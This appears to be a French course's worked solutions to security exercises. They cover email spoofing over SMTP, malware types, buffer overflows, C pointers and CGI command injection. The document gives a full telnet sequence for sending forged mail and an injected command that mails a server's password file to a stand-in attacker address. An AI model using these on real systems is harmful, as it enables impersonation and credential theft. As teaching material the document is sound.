Solution TD3

Exercice 1 : «Messagerie»

Envoyer un courrier forgé :

```
$telnet mail.server.com 25
  >HELO univ.com
  >MAIL FROM <fontaisiste@server.com>
  >RCPT TO <receiver@server.com>
  >DATA
  >Le corps du message
  >.
  >quit
```

Les commandes ci-dessus représentent une connexion ***telnet*** sur le port ***25*** de la machine ***mail.server.com*** pour envoyer un courrier avec un utilisateur fantaisiste.

- La commande ***HELO*** permet à l'utilisateur de s'identifier auprès du serveur SMTP.
- La commande ***MAIL FROM*** indique l'adresse de l'émetteur
- La commande ***RCPT TO*** indique l'adresse du destinataire.
- La commande ***DATA*** contient le contenu du message.
- On termine le message par un point « . » unique sur une ligne.

Sur les anciens serveurs SMTP peut de vérification sont effectuées sur l'entité de l'expéditeur lors de l'envoie d'un mail.

Exercice 2 : « Virus et malwares »

1. Le virus est un fragment de code qui s'attache à un programme complet. Il se propage à l'aide d'autres programmes. Il est de nature nocif, car il change le comportement du programme.
   Alors que le ver (worm) est un programme autonome, qui se propage en se dupliquant. Il favorise les réseaux (les failles) et les emails pour se propager et se dupliquer. Il sature le réseau.
2. Les vers sont plus dangereux que les virus dans leur propriété de duplication et leur autonomie de propagation. Particulièrement dans le cas des réseaux informatiques : Messageries, dossiers partagés …etc.
3. Même s'ils ne provoquent aucun dommage sur les machines, mais ils utilisent les ressources des réseaux, ce qui peut réduire significativement les performances de ces derniers.
4. Lors du démarrage d'un ordinateur, c'est généralement l'OS installé sur le disque dur qui est utilisé par défaut. Ce qui fait que si le secteur d'amorçage se trouve déjà infecté l'OS restera toujours lui-même infecté.
   A cet effet en utilise un support qu'on considère comme intègre : CD, flash disque … afin de redémarrer l'ordinateur et commencer la désinfection.
5. Une porte dérobée est un programme qui permet à un pirate de contourner les contrôles de sécurité d'un système informatique. Il permet par exemple d'avoir accès à une machine à distance sans avoir besoin d'un mot de passe.
   Une porte dérobée peut être installée par un virus ou un cheval de Troie.
6. Un cheval de Troie est un programme qui dissimule des fonctionnalités malicieuses. Il est souvent utilisé pour installer des portes dérobées ou des keylogger. Les chevaux de Troie peuvent se trouver sous forme de petits jeux, des petites applications diffusées sur internet, tout ce qui peut leurrer un utilisateur.
7. Il existe 2 grandes catégories :
   a. polymorphisme : le code malicieux change après chaque infection, rendant ainsi difficile leur détection à partir de signature connue : il change son code et même la manière de changer son code.
   b. L'obfuscation : Appliquer un encodage spécifique afin de camoufler le code malicieux. Souvent le décodeur est placé avant le code encodé, ce qui implique qu'une fois le décodeur appliqué le code caché peut ainsi être executé. [Encodeur] [Shellcode encodé]


Exercice 3 : « Virus avec fichier joint chiffré »

Les antivirus qu'ils soient installés sur le serveur de messagerie ou sur les postes client, sont en mesures de vérifier si un fichier est compressé contient un programme malveillant, et ce après sa décompression. Mais dans le cas où le fichier est compressé soit chiffré, cela empêche l'antivirus de déchiffrer le fichier ce qui empêche parallèlement son analyse.

Le fait que le mot de passe soit fourni dans l'email n'apporte aucune aide à l'antivirus. En chiffrant le virus et en fournissant le mot de passe le pirate est certain que son courrier atteindra sa victime. Sauf si le serveur applique une mesure défensive en refusant les fichiers compressés chiffrés.

Exercice 04 : « Les pointeurs en C »

La figure ci-dessous représente l'état de la pile.



Etat de la pile après l'exécution de l'instruction : buffer[3] = 'D';

Etat de la pile après l'exécution de l'instruction : ptr = buffer + 2;

Etat de la pile après l'exécution de l'instruction : *ptr ='Z';

Les quatre caractères A, B, C et D sont dans un premier temps stockés respectivement dans le tableau `buffer` de type `char`.

On stocke ensuite dans la variable `ptr` l'adresse du `buffer + 2`, c'est-à-dire l'adresse du buffer à laquelle on ajoute la taille de l'espace mémoire occupé par deux cases du tableau, comme le tableau est de type char, alors l'espace de chaque case prend 1 seul octet. La formule générale qui nous permet de calculer l'adresse dynamiquement est :

ptr = buffer + 2 *(sizeof(type du tableau)).


dans notre cas : `sizeof(char) = 1` ce qui donne `ptr = buffer + 2 *1` ;

Dans l'espace mémoire pointé par `ptr`, on met le caractère Z. la troisième case du tableau devient alors Z.


Le programme affiche alors : `A B Z D`.

Exercice 6 :

1. Le buffer overflow. Consiste à écrire dans une partie de la mémoire une quantité d'information plus grande que l'espace alloué ne peut en contenir.
2. Cette technique peut être utilisée dans le cas présent pour qu'un client ait accès à des photos dans être débité du montant correspondant. Il suffit pour cela que le client saisisse un `login`, un `password` et un `number` correct, mais un `name` beaucoup plus long que prévu par le programmeur.
   En effet l'espace mémoire alloué pour la variable `message` dans la fonction `message_display_picture` est vite débordé en utilisant une longue chaîne de caractères, comme on peut le voir sur la pile d'exécution. Ceci à pour effet d'écraser l'adresse de retour de la fonction et donc d'empêcher l'appel de la fonction `message_debit` alors que le client a reçu sa photo.
   Le programme se termine ainsi très probablement sur une erreur dite `erreur de segmentation`.



Etat de la pile après l'exécution de l'instruction :
Strcat(message, 'DEAR');



Etat de la pile après l'exécution de l'instruction :
Strcat(message, name);


Deux erreurs sont commises :

Une erreur technique : car il fallait contrôler les champs name.

Une erreur commerciale : On ne débite jamais après avoir fourni le service

Exercice 7 :

1. L'objectif du script CGI proposé, tel qu'il a été prévu par son concepteur, est d'envoyer un courrier électronique à la personne ayant fourni son adresse électronique par l'intermédiaire de la page web.
2. Le pirate peut seulement remplir la ligne du champ du formulaire. Il va donc essayer d'introduire des commandes dans ce champ afin de leurrer le script CGI du serveur http qui va traiter la requête. Cela entre dans l'attaque injection de commandes.
3. La commande qui nous intéresse le plus est la commande *open* du langage *perl* .
   La commande *open* permet d'ouvrir un fichier, sa syntaxe :
   open FILEHNDLE, EXPRESSION
   L'expression, placée entre guillemets, comportera un caractère précisant le mode d'ouverture du fichier, suivi d'un nom de fichier ou de toute autre expression shell qui sera exécutée.
   Dans notre cas, */usr/lib/sendmail $adresse* sera done exécutée. Si la variable $adresse ne contient pas qu'une simple adresse électronique mais une expression sous la forme :



   alors */usr/lib/sendmail contact@server.com* sera exécuté, puis le point-virgule séparant deux instructions va permettre à l'attaquant d'injecter une autre commande
   mail hack@hacker.com< /ect/passwd. Cette seconde instruction envoie chez le pirate le fichier de mots de passe du serveur exécutant le script CGI.
   Comme le script CGI n'effectue aucune vérification, on peut imaginer que l'attaquant peut ouvrir une porte dérobée.